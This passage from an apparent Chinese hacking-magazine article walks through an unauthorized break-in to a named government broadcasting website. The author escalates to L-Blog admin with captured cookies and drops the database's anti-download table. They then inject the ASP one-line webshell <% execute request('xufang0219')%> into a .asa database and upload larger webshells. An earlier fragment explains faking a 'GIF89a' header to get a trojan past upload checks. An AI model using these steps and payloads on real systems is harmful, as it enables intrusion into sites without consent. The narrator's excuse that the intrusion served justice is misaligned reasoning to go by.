


图4

一个隐藏的文本域来保存当前数据库地址的，我们可以通过首先抓包，然后修改数据包中的隐藏域文本的值为我们需要备份的文件的地址然后提交的方法来利用。

还有的程序既不允许自己填写源数据库地址，也没有使用隐藏域（例如DVBBS），但是其“恢复数据库”的功能则没有此限制，可以利用这个地方。

第二、有些程序在上传时检测所上传的文件是不是图片，其方式就是检测所上传文件的文件头是否包含“GIF89a”这几个字符，此时我们只要修改我们的木马文件，在其开头的地方加上GIF89a这几个字符即可。

（文章中涉及到的良精程序代码已收录于光盘中）

L-Blog漏洞下的广播电视局网站

旭方（高春雷）

文章难易度：★★★★
文章闪光点：利用L-Blog提权漏洞将自己提升为管理员，然后利用ADODB.Stream，向对方的数据库中插入木马

某日正与好友闲聊时，他说他刚刚看了一个非常好玩的Flash，由于我也是个“闪迷”，就让他把Flash的地址发过来欣赏，看完后感觉很不错，正在打算撤的时候无意中注意到了网页的Logo信息，福州广电！？难道是福州广播电视局吗？那就来检测一下它的安全性如何吧！

首先来到主页，不愧是广播电视局的网站，内容好丰富呀，如图1。嗯？有个博客耶！这玩意如今挺流行的，进去注册一个玩玩！刚一进入就弹出了那熟悉的“帮助”，可恶，居然被人挂了马！由于本人平时最痛恨的就是挂马的人，于是打算一定要把挂的马给删除掉！06年天宇号除马行动开始了……



图1




图2

由于Blog程序被人挂了马，那问题有可能就是出在了Blog程序自身的漏洞上。嗯？这个Blog的界面怎么这么熟悉！一看页面底部的版权信息，是“Powered by L-Blog V1.08 (SE) Final M AcBLOG Ver 1.20 [D.P.F]”，L-Blog？！这家伙前一阵传出存在提升权限的漏洞，那就来测试一下吧！在我的网络硬盘里疯狂搜寻后找到了L-Blog提升权限漏洞的利用工具，程序界面如图2所示。这个漏洞出现后我一直没有找到练手的机会，今天总算是可以派上用场了！首先我们在Blog上新注册一个用户，我注册的ID为旭方，然后进入“修改资料”处，在“编辑个人资料”的地方填上我们的旧密码，如图3。




图3

其他项不用填，然后使用Winsockexpert抓包，之后将抓到的cookie信息填写到程序的“Cookie”处，旧密码就是你的登录密码，一切就绪后点“提交”，片刻后会提示“数据提交完毕，请重新登陆！”，如图4。




图4

我们重新登录一下看看，如图5，Yeah！我们已经成功被提升到了管理员权限了！然后我们点“系统管理”，接着输入管理密码就进入到了L-Blog的后台，如图6。由Blog自身带的服务器信息显示功能我们可以看到，服务器使用的IIS为6.0版本，应该是




图5

Windows2003的主机，而且支持FSO和ADODB.Stream组件。




图6

ADODB.Stream组件大家应该都不陌生，如果你经常使用一句话木马客户端来提交大马的时候你可以注意一下上面的信息，程序都需要调用ADODB.Stream组件来写入我们要提交的大马的代码到服务器中的一个文件中，倘若服务器把这个组件禁用的话，那么我们的大马也就无法顺利上传到服务器中了，说了这么多该说说我们如何在这个后台得到webshell了。大家一看到在后台得到webshell，肯定就会想到动网的前台上传图片格式的asp文件，后台采用备份或者恢复数据库的办法来还原文件的扩展名为.asp，可这个办法在L-Blog里是行不通的。当然了，别的方法还是有的。

首先我们点后台的“数据管理”链接，接着便进入了如图7所示页面，看见标记的地方了吗？想到什么了？（小菜：我注意到你标记的地方了！他的数据库格式是asa的，这个文件格式默认是采用和asp文件一样的asp.dll解析的，我们可以向里面写入一句话木马，然后他的数据库就成了我们的一句话后门的服务端了！）。




图7

看来我们今天运气真的很不错，因为L-blog默认的数据库是L-Blog.mdb，是mdb格式的，管理员同志不经意间为我们敞开了个大门，呵呵！可能是因为我们是为了正义而来的吧！（小菜：强烈BS你这样虚伪的人！）OK，我们开始写入一句话木马！

写入之前我们在“SQL查询执行”中输入drop table aNotdownload;，目的是将L-Blog数据库的一个防下载的表删除，然后执行我们输入的SQL语句，完成后再次输入insert into blog_Info (blog_name) values ('<% execute request("xufang0219")%>')；，这段SQL语句的意思是向数据库中的blog_Info表的blog_name字段中插入一个新值，值为<% execute request("xufang0219")%>，一切执行完毕后我们输入数据库的地址，如图8，我们的一句话木马已经被成功插入到了数据库中！

我们来用一句话木马客户端连接，如图9。“表单提交地址”处写上网站的数据库地址，然后找个小马的代码填入最下面的文本区域，然后点“提交”，由于网速很快，所以马上就得到了一个小马，如图10，太兴奋了！好的，我们来传个大马上去，如图11。进去后第一件事就是把刚才的Blog主页上挂的马给删除掉，接着我又逛了下网站主页上的其他链接，不看不知道，一看吓一跳！主页上包括音乐、文学、时尚等所有点击率高的链接主页都被挂了马！汗啊！看来大家今后上网一定要勤打补丁，就拿这个网站来说，谁会想到一个广播电视局的网站会被人挂马呢？！

